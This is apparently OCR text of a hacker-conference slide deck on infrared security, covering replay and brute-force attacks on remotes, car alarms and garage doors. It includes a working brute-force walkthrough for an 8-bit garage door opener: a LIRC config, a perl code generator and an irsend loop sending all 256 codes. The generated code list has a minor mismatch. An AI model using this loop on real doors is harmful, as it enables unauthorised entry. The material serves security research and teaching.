


Introduction

- Major Malfunction
  - Security professional by day
  - White Hat hacker since the '70s
  - DEFCON Goon since DC5
  - Co-founder of InterFACE internet pirate radio station

Introduction

- Why Infra Red?
  - Ubiquitous - still used in modern applications
    - TV / Cable / Sat remotes
      - Master configuration / Tuning
      - Package selection
      - Central control / Billing
    - Vending machines
      - Programming / price changes
      - On / Off duty
    - Public display signs
      - Message programming
      - Master configuration
    - Garage door openers
    - Car alarm systems / Central locking
    - Air conditioning systems

Introduction

- Why MMIrDA?
  - 'Major Malfunction's Infra Red Discovery Application'
  - Built in IrDA Serial port on laptops
  - Originally intended to write a tool for FreeBSD, but found LIRC and other tools already existed under Linux

Introduction

- Why Bother?
  - IR unlikely to be replaced
    - Fit for use
    - Cheap
    - Simple
    - If it ain't broke, don't fix it!
  - Because it's there!
    - Good skills
    - Practice your art
    - Know your enemy
    - All work & no play...

Introduction

- IR is the ultimate in 'security by obscurity'
  - Invisible rays hide a multitude of sins
  - Simple codes
  - Total control
  - Inverted security model
    - End user device filters content
      - e.g. Hotel PPV TV


Simple Replay Attacks


- Record codes and retransmit
  - Early Car Alarms
  - Garage Doors
  - Toys - RoboSapien
  - Standard TVs
  - Bars, Clubs etc.
  - Clone 'special' remotes

Cloning / Replay Tools

- Learning remotes
  - Casio IR Watches
  - Apple Newton
  - OmniRemote
    - PalmOS
    - Dev library
    - http://www.pacificneotek.com/
  - Philips Pronto
    - Human readable (Hex)
    - http://www.remotecentral.com/
    - Pronto tools


BUY ME!




BUY ME!


MPT 1340 WT
LICENCE EXEMPT
AUS 17
QUICKS

Brute Force Attacks

- Record codes, analyse and infer
  - Garage Doors
  - TVs
  - Cars

Brute Force Tools

- LIRC
  - http://www.lirc.org/
  - Visualisation tools
  - Auto learning
  - ASCII / Human readable config
  - Software only with laptop IR port
  - Linux only
- iRTrans
  - http://www.irtrans.de/
  - More powerful transmitter
  - Solves PC timing issues
  - Works with more targets
  - Serial or USB
  - Linux or that other popular O/S


iRTrans

Garage Door Openers

- Simple code, manually configurable
  - Dipswitch with 8 on / off bits = 256 possible codes


Analyse Data Bits With XMODE2

All on S 11111111 s s s s

All off S 00000000 s s s s

1-7 off, 8 on S 00000001 s s s s

1 on, 2-8 off S 10000000 s s s s



1-3 off, 4-6 on, 7-8 off S 00011100 s s s s

Conclusion: 1 start bit, 8 data bits, 4 stop bits

Garage Door Openers

Creating LIRC config

Learn test codes with 'irrecord':

```
begin remote
    name  garage
    bits          12
    one          214   558
    zero         214   259
    toggle_bit     0

    begin codes

        00       0x0000000000000000
        01       0x0000000000000001
        80       0x0000000000000080
        e3       0x00000000000000e3        # 00011100 inverted
        ff       0x00000000000000ff

    end codes
end remote
```

Garage Door Openers

Now fill in the gaps

```
perl -e 'for (0..255) { printf("  %02x\t\t0x%016x\n",$_,$_) }'

00          0x0000000000000001
01          0x0000000000000001
02          0x0000000000000002
03          0x0000000000000003
04          0x0000000000000004
05          0x0000000000000005
06          0x0000000000000006
07          0x0000000000000007
08          0x0000000000000008
09          0x0000000000000009
0a          0x000000000000000a
0b          0x000000000000000b
.
.
.
```

Garage Door Openers

Send all codes

for i in `perl -e 'for (0..255) { printf("%02x\n",$_) }'` ; do irsend SEND_ONCE garage $i ; done

irsend SEND_ONCE garage 00
irsend SEND_ONCE garage 01
irsend SEND_ONCE garage 02
irsend SEND_ONCE garage 03
irsend SEND_ONCE garage 04
irsend SEND_ONCE garage 05
irsend SEND_ONCE garage 06
irsend SEND_ONCE garage 07
.
.
.

54 seconds to send all 256 codes


STOP

